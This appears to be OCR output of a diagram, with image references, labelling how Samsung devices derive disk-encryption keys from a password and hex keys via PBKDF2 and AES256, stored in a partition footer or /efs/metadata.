
IV

Samsung way

Samsung way



Samsung way



HEX1

password

PBKDF2


partition footer

or

/efs/metadata

HEX2

Samsung way



HEX1 → AES256

password → PBKDF2


HEX2 → AES256

partition footer

